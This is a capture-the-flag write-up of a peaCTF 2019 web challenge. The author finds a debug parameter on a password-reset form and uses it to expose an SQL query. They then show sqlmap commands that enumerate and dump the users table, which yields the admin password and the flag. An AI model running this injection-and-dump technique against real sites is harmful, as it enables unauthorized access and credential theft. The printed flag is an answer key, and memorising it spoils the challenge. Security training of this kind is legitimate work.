
PEACTF


Web Exploitation – Philips And Over – 900 Points :



Philips And Over - Points: 900 - (Solves: 97) Web Exploitation - Solved

There is a website running at http://shell1.2019.peactf.com:24643. Try to log in the 'admin' account.


Hint :



Philips And Over - Points: 900 - (Solves: 97) Web Exploitation - Solved


A bucket can only fill with the volume of water the shortest plank allows.

Running dirbuster against the url show use those interesting file.



File	/login.php	200	59
File	/index.html	200	8427
Dir	/	200	8372
File	/login.html	200	4908
File	/config.php	200	59
File	/result.php	200	59

Browsing the website show us a function « forget password » on the login page who lead to « reset.html » page for recover the password.




Forgot Your Password

Don't worry. It's difficult to keep track of everything at The Academy.

Username: admin


Security Question: Why is the color red superior than blue?: test

Intercept it with burp and we found this request.




```
username=admin&answer=test&debug=0
```

Interesting, let’s try to send the request to repeater and change « debug=0 » to « debug=1 ».




```
          <p class="card-text">
              <pre>username: admin
answer: test
SQL query: SELECT password, answer FROM users WHERE username='admin'
</pre><h1>Your answer to the security question is not correct. We have sent admin an
email to notify this incident.</h1>         </p>
     </div>
```

So we got this result once we are redirected to the page « result.php ». Maybe we got an SQLi, let’s fire up SQLmap against the page « result.php ».




```
root@nexus:~# sqlmap -u 'http://shell1.2019.peactf.com:24643/result.php' --data="username=admin&answer=te
st&debug=0" --method POST --dbs --batch
```




```
[19:03:02] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[19:03:02] [WARNING] on SQLite it is not possible to enumerate databases (use only '--tables')
```

We got a warning who said it’s SQLite and we can’t enumerate databases on it, but it seem we can enumerate tables, so remove the parameter ‘--dbs’ and replace it with ‘--tables’.




```
root@nexus:~# sqlmap -u 'http://shell1.2019.peactf.com:24643/result.php' --data="username=admin&answer=te
st&debug=0" --method POST --tables --batch
```




```
[19:08:28] [INFO] fetching tables for database: 'SQLite_masterdb'
[19:08:28] [INFO] fetching number of tables for database 'SQLite_masterdb'
[19:08:28] [INFO] resumed: 1
[19:08:28] [INFO] resumed: users
Database: SQLite_masterdb
[1 table]
+-------+
| users |
+-------+
```

This time he found the database ‘SQLite_masterdb’ and found the table ‘users’ on it. Now let’s dump the users table with the parameter ‘-T users’ and ‘--dump all’.



```
root@nexus:~# sqlmap -u 'http://shell1.2019.peactf.com:24643/result.php' --data="username=admin&answer=te
st&debug=0" --method POST -T users --dump all --batch
```




```
[19:12:39] [INFO] resumed: 1
[19:12:39] [INFO] resumed: apple
[19:12:39] [INFO] resumed: 32178285
[19:12:39] [INFO] resumed: admin
Database: SQLite_masterdb
Table: users
[1 entry]
+--------+----------+----------+
| answer | username | password |
+--------+----------+----------+
| apple  | admin    | 32178285 |
+--------+----------+----------+
```

So, we got one entry :

answer = apple // for request the password, it’s the answer of the security question
username = admin
password = 32178285

Finally browse the login page, and connect with the credentials of admin.



Welcome admin!

Flag

flag{peactf_E_>_A_5c9619c4043bbe41e4d586746e57fbff}!

Flag : flag{peactf_E_>_A_5c9619c4043bbe41e4d586746e57fbff}